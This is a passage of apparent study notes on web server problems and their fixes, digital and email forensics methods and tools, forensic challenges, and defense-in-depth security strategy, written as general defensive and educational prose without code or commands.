- Can leak sensitive data or allow unauthorized access.

5. Resource Exhaustion

- CPU, RAM, or disk space gets maxed out due to heavy load or memory leaks.
- May cause server crashes or degraded performance.

6. Unpatched Software

- Running outdated versions of server software (e.g., Apache, Nginx).
- Leaves known vulnerabilities open to exploitation.

7. Improper Logging

- Missing or excessive logs make it hard to trace issues or detect intrusions.
- Affects audit trails and incident response.

8. DNS Configuration Errors

- Incorrect domain name settings can prevent users from reaching the site.
- May cause broken links or email delivery failures.

9. SSL Certificate Issues

- Expired or misconfigured certificates break HTTPS.
- Users see security warnings and may avoid the site.

10. File Inclusion Vulnerabilities

- Poor input validation allows LFI or RFI attacks.
- Can lead to data theft or remote code execution.

Solutions to Common Web Server Issues

1. Server Downtime

- Use reliable hosting with high uptime guarantees.
- Implement load balancing and failover systems.
- Monitor server health and set up alerts.

2. Slow Response Time

- Optimize backend code and database queries.
- Use caching mechanisms (e.g., Redis, Memcached).
- Compress assets and enable CDN (Content Delivery Network).

3. Security Vulnerabilities

- Regularly update server software and frameworks.
- Use HTTPS with valid SSL/TLS certificates.
- Apply security headers and enable firewalls.

4. Misconfigured Server Settings

- Audit file permissions and directory access.
- Disable directory listing and unused services.
- Harden server configurations (e.g., Apache/Nginx best practices).

5. Resource Exhaustion

- Monitor CPU, RAM, and disk usage.
- Set resource limits and auto-scaling policies.
- Optimize application performance and memory usage.

6. Unpatched Software

- Enable automatic updates or schedule regular patching.
- Subscribe to security bulletins for server software.
- Test updates in staging before applying to production.

7. Improper Logging

- Configure structured logging (e.g., JSON format).
- Use centralized log management tools (e.g., ELK stack).
- Protect logs from unauthorized access and tampering.

8. DNS Configuration Errors

- Use trusted DNS providers with redundancy.
- Double-check DNS records (A, CNAME, MX, etc.).
- Monitor DNS propagation and TTL settings.

9. SSL Certificate Issues

- Use automated certificate renewal (e.g., Let's Encrypt).
- Validate certificate chain and domain matching.
- Enable HSTS to enforce HTTPS.

10. File Inclusion Vulnerabilities

- Avoid dynamic file paths from user input.
- Use whitelists and static includes.
- Disable remote file inclusion settings (e.g., `allow_url_include` in PHP).

Forensics & Network Assurance:

INTRODUCTION: CYBER FORENSICS

Computer forensics is the application of investigation and analysis techniques to gather and preserve evidence.

Forensic examiners typically analyze data from personal computers, laptops, personal digital assistants, cell phones, servers, tapes, and any other type of media.

This process can involve anything from breaking encryption, to executing search warrants with a law enforcement team, to recovering and analyzing files from hard drives that will be critical evidence in the most serious civil and criminal cases.

The forensic examination of computers, and data storage media, is a complicated and highly specialized process. The results of forensic examinations are compiled and included in reports.

In many cases, examiners testify to their findings, where their skills and abilities are put to ultimate scrutiny.

Digital forensics:

Digital Forensics is defined as the process of preservation, identification, extraction, and documentation of computer evidence which can be used by the court of law. It is a science of finding evidence from digital media like a computer, mobile phone, server, or network. It provides the forensic team with the best techniques and tools to solve complicated digital-related cases.

Digital Forensics helps the forensic team to analyze, inspect, identify, and preserve the digital evidence residing on various types of electronic devices.

Digital forensic science is a branch of forensic science that focuses on the recovery and investigation of material found in digital devices related to cybercrime.

THE NEED FOR COMPUTER FORENSICS

Computer forensics is also important because it can save your organization money. From a technical standpoint, the main goal of computer forensics is to identify, collect, preserve, and analyze data in a way that preserves the integrity of the evidence collected so it can be used effectively in a legal case.

Cyber forensics and digital evidence:

- Digital evidence is information stored or transmitted in binary form that may be relied on in court. It can be found on a computer hard drive, a mobile phone, among other places. Digital evidence is commonly associated with electronic crime, or e-crime, such as child pornography or credit card fraud. However, digital evidence is now used to prosecute all types of crimes, not just e-crime. For example, suspects' e-mail or mobile phone files might contain critical evidence regarding their intent, their whereabouts at the time of a crime and their relationship with other suspects. In 2005, for example, a floppy disk led investigators to the BTK serial killer who had eluded police capture since 1974 and claimed the lives of at least 10 victims.
- In an effort to fight e-crime and to collect relevant digital evidence for all crimes, law enforcement agencies are incorporating the collection and analysis of digital evidence, also known as computer forensics, into their infrastructure. Law enforcement agencies are challenged by the need to train officers to collect digital evidence and keep up with rapidly evolving technologies such as computer operating systems.

FORENSICS ANALYSIS OF EMAIL:

E-mail forensics refers to the study of source and content of e-mail as evidence to identify the actual sender and recipient of a message, data/time of transmission, detailed record of e-mail transaction, intent of the sender, etc. This study involves investigation of metadata, keyword searching, port scanning, etc. for authorship attribution and identification of e-mail scams.

Various approaches that are used for e-mail forensic are:

- **Header Analysis** – Meta data in the e-mail message in the form of control information i.e. envelope and headers including headers in the message body contain information about the sender and/or the path along which the message has traversed. Some of these may be spoofed to conceal the identity of the sender. A detailed analysis of these headers and their correlation is performed in header analysis.
- **Bait Tactics** – In bait tactic investigation an e-mail with http: “<imgsrc>” tag having image source at some computer monitored by the investigators is send to the sender of e-mail under investigation containing real (genuine) e-mail address. When the e-mail is opened, a log entry containing the IP address of the recipient (sender of the e-mail under investigation) is recorded on the http server hosting the image and thus sender is tracked. However, if the recipient (sender of the e-mail under investigation) is using a proxy server then IP address of the proxy server is recorded. The log on proxy server can be used to track the sender of the e-mail under investigation. If the proxy server’s log is unavailable due to some reason, then investigators may send the tactic e-mail containing a) Embedded Java Applet that runs on receiver’s computer or b) HTML page with Active X Object. Both aiming to extract IP address of the receiver’s computer and e-mail it to the investigators.
- **Server Investigation** – In this investigation, copies of delivered e-mails and server logs are investigated to identify source of an e-mail message. E-mails purged from the clients (senders or receivers) whose recovery is impossible may be requested from servers (Proxy or ISP) as most of them store a copy of all e-mails after their deliveries. Further, logs maintained by servers can be studied to trace the address of the computer responsible for making the e-mail transaction. However, servers store the copies of e mail and server logs only for some limited periods and some may not co-operate with the investigators. Further, SMTP servers which store data like credit card number and other data pertaining to owner of a mailbox can be used to identify person behind an e mail address.
- **Network Device Investigation** – In this form of e-mail investigation, logs maintained by the network devices such as routers, firewalls and switches are used to investigate the source of an e-mail message. This form of investigation is complex and is used only when the logs of servers (Proxy or ISP) are unavailable due to some reason, e.g. when ISP or proxy does not maintain a log or lack of co-operation by ISP’s or failure to

maintain chain of evidence.

- **Software Embedded Identifiers** – Some information about the creator of e-mail, attached files or documents may be included with the message by the e-mail software used by the sender for composing e-mail. This information may be included in the form of custom headers or in the form of MIME content as a Transport Neutral Encapsulation Format (TNEF). Investigating the e-mail for these details may reveal some vital information about the senders e-mail preferences and options that could help client side evidence gathering. The investigation can reveal PST file names, Windows logon username, MAC address, etc. of the client computer used to send e- mail message.
- **Sender Mailer Fingerprints** – Identification of software handling e-mail at server can be revealed from the Received header field and identification of software handling e mail at client can be ascertained by using different set of headers like “X- Mailer” or equivalent. These headers describe applications and their versions used at the clients to send e-mail. This information about the client computer of the sender can be used to help investigators devise an effective plan and thus prove to be very useful.

EMAIL FORENSICS TOOLS


Erasing or deleting an email doesn't necessarily mean that it is gone forever. Often emails can be forensically extracted even after deletion. Forensic tracing of e-mail is similar to traditional detective work. It is used for retrieving information from mailbox files.

- **MiTec Mail Viewer** – This is a viewer for Outlook Express, Windows Mail/Windows Live Mail, Mozilla Thunderbird message databases, and single EML files. It displays a list of contained messages with all needed properties, like an ordinary e-mail client. Messages can be viewed in detailed view, including attachments and an HTML preview. It has powerful searching and filtering capability and also allows extracting email addresses from all emails in opened folder to list by one click. Selected messages can be saved to eml files with or without their attachments. Attachments can be extracted from selected messages by one command.
- **OST and PST Viewer** – Nucleus Technologies' OST and PST viewer tools help you view OST and PST files easily without connecting to an MS Exchange server. These tools allow the user to scan OST and PST files and they display the data saved in it including email messages, contacts, calendars, notes, etc., in a proper folder structure.

• **eMailTrackerPro** – eMailTrackerPro analyses the headers of an e-mail to detect the IP address of the machine that sent the message so that the sender can be tracked down. It can trace multiple e-mails at the same time and easily keep track of them. The geographical location of an IP address is key information for determining the threat level or validity of an e-mail message.

EmailTracer – EmailTracer is an Indian effort in cyber forensics by the Resource Centre for Cyber Forensics (RCCF) which is a premier centre for cyber forensics in India. It develops cyber forensic tools based on the requirements of law enforcement agencies.

DIGITAL FORENSICS LIFECYCLE:



Collection: The first step in the forensic process is to identify potential sources of data and acquire data from them.

Examination: After data has been collected, the next phase is to examine the data, which involves assessing and extracting the relevant pieces of information from the collected data. This phase may also involve bypassing or mitigating OS or application features that obscure data and code, such as data compression, encryption, and access control mechanisms.

Analysis: Once the relevant information has been extracted, the analyst should study and analyze the data to draw conclusions from it. The foundation of forensics is using a methodical approach to reach appropriate conclusions based on the available data or determine that no conclusion can yet be drawn.

Reporting: The process of preparing and presenting the information resulting from the analysis phase. Many factors affect reporting, including the following:

a. **Alternative Explanations:** When the information regarding an event is incomplete, it may not be possible to arrive at a definitive explanation of what happened. When an event has two or more plausible explanations, each should be given due consideration in the reporting process. Analysts should use a methodical approach to attempt to prove or disprove each possible explanation that is proposed.

b. Audience Consideration. Knowing the audience to which the data or information will be shown is important.

c. Actionable Information. Reporting also includes identifying actionable information gained from data that may allow an analyst to collect new sources of information

FORENSICS INVESTIGATION:

Forensics are the scientific methods used to solve a crime. Forensic investigation is the gathering and analysis of all crime-related physical evidence in order to conclude about a suspect. Investigators will look at blood, fluid, or fingerprints, residue, hard drives, computers, or other technology to establish how a crime took place. This is a general definition, though, since there are a number of different types of forensics.

TYPES OF FORENSICS INVESTIGATION

- Forensic Accounting / Auditing
- Computer or Cyber Forensics
- Crime Scene Forensics
- Forensic Archaeology
- Forensic Dentistry
- Forensic Entomology
- Forensic Graphology
- Forensic Pathology
- Forensic Psychology
- Forensic Science
- Forensic Toxicology

CHALLENGES IN COMPUTER FORENSICS

Digital forensics has been defined as the use of scientifically derived and proven methods towards the identification, collection, preservation, validation, analysis, interpretation, and presentation of digital evidence derivative from digital sources to facilitate the reconstruction of events found to be criminal. But these digital forensics investigation methods face some major challenges at the time of practical implementation. Digital forensic challenges are categorized into three major heads as per Fahdi, Clark, and Furnell are:

- Technical challenges
- Legal challenges
- Resource Challenges

TECHNICAL CHALLENGES

As technology develops crimes and criminals are also developed with it. Digital forensic experts use forensic tools for collecting shreds of evidence against criminals and criminals use such tools for hiding, altering or removing the traces of their crime, in digital forensic this process is called Anti-forensics technique which is considered as a major challenge in digital forensics world.

LEGAL CHALLENGES

The presentation of digital evidence is more difficult than its collection because there are many instances where the legal framework acquires a soft approach and does not recognize every aspect of cyber forensics, as in Jagdeo Singh V. The State and Ors case Hon'ble High Court of Delhi held that "while dealing with the admissibility of an intercepted telephone call in a CD and CDR which was without a certificate under Sec. 65B of the Indian Evidence Act, 1872 the court observed that the secondary electronic evidence without certificate u/s. 65B of Indian

Evidence Act, 1872 is not admissible and cannot be looked into by the court for any purpose whatsoever." This happens in most of the cases as the cyber police lack the necessary qualification and ability to identify a possible source of evidence and prove it. Besides, most of the time electronic evidence is challenged in the court due to its integrity. In the absence of proper guidelines and the nonexistence of proper explanation of the collection, and acquisition of electronic evidence gets dismissed in itself.

Resource Challenges

As the rate of crime increases the number of data increases and the burden to analyze such huge data is also increasing on a digital forensic expert because digital evidence is more sensitive as compared to physical evidence it can easily disappear. For making the investigation process fast and useful forensic experts use various tools to check the authenticity of the data but dealing with these tools is also a challenge in itself.

Types of Resource Challenges are:

- Change in technology

Due to rapid change in technology like operating systems, application software and hardware, reading of digital evidence becoming more difficult because new version software's are not supported to an older version and the software developing companies did provide any backward compatible's which also affects legally.

- Volume and replication

The confidentiality, availability, and integrity of electronic documents are easily get manipulated. The combination of wide-area networks and the internet form a big network that allows flowing data beyond the physical boundaries.

Such easiness of communication and availability of electronic document increases the volume of data which also create difficulty in the identification of original and relevant data.

Evidentiary reporting, layered defense, surveillance and reconnaissance, and outsider threat protection are all key components of a robust cybersecurity strategy. Together, they form a comprehensive approach to securing an organization's assets from various threats.

Evidentiary reporting

This is the process of documenting and presenting digital evidence in a way that is legally admissible, often used in criminal and civil cases related to cybercrime.

It involves meticulous and comprehensive note-taking throughout a forensic investigation to establish a clear timeline of events and demonstrate procedural due diligence.

- **Best practices** include keeping detailed records of every action taken, using a logical and factual structure, and explaining evidence in a way that is clear to a non-technical audience.
- **Legal admissibility** is a primary goal. The evidentiary value of a forensic report depends on corroborating evidence and the investigative methods used to collect it.

Layered defense (or Defense-in-Depth)

This is a cybersecurity strategy that uses multiple, overlapping security measures to protect an organization's operations. Instead of relying on a single defense, a layered approach ensures that if one layer is compromised, others are in place to stop the threat. The layers fall into three main categories:

- **Physical controls:** Restrict access to physical IT systems and data centers, using measures like locked server rooms, cameras, and biometric scanners.
- **Technical controls:** Use hardware and software to prevent data breaches. Examples include firewalls, antivirus software, multi-factor authentication (MFA), and encryption.
- **Administrative controls:** Involve policies, procedures, and training to minimize vulnerabilities, such as employee security awareness training and enforcing least-privilege access.

Surveillance and reconnaissance

In cybersecurity, reconnaissance is the preparatory phase of an attack where a threat actor gathers intelligence about a target. Defenders, however, can use the same techniques to their advantage to proactively identify and fix weaknesses. Reconnaissance is categorized into two main types:

- **Passive reconnaissance:** Gathers information from publicly available sources (Open Source Intelligence, or OSINT) without directly interacting with the target system.

This could include analyzing social media profiles, public websites, or DNS records.

- **Active reconnaissance:** Involves directly engaging with the target system, such as using port scanning tools to find open ports and services or performing vulnerability scans.

This method is more likely to be detected by security systems.

- **Defensive countermeasures** include implementing intrusion detection systems (IDS), using honeypots to detect and mislead attackers, and conducting regular penetration testing to simulate and uncover vulnerabilities.

Outsider threat protection

An outsider threat is any risk posed by an individual or group external to an organization who attempts unauthorized access to its assets.

These threats are often financially motivated but can also be driven by hacktivism or espionage. Common outsider threats include:

- Malware and viruses
- Phishing attacks
- Distributed Denial of Service (DDoS) attacks
- Exploiting software vulnerabilities
- **Protection strategies include:**
 - Deploying firewalls and intrusion prevention systems.
 - Implementing multi-factor authentication on all critical systems.
 - Conducting regular employee training to recognize phishing and social engineering tactics.
 - Maintaining a strong patch management process to eliminate known vulnerabilities.

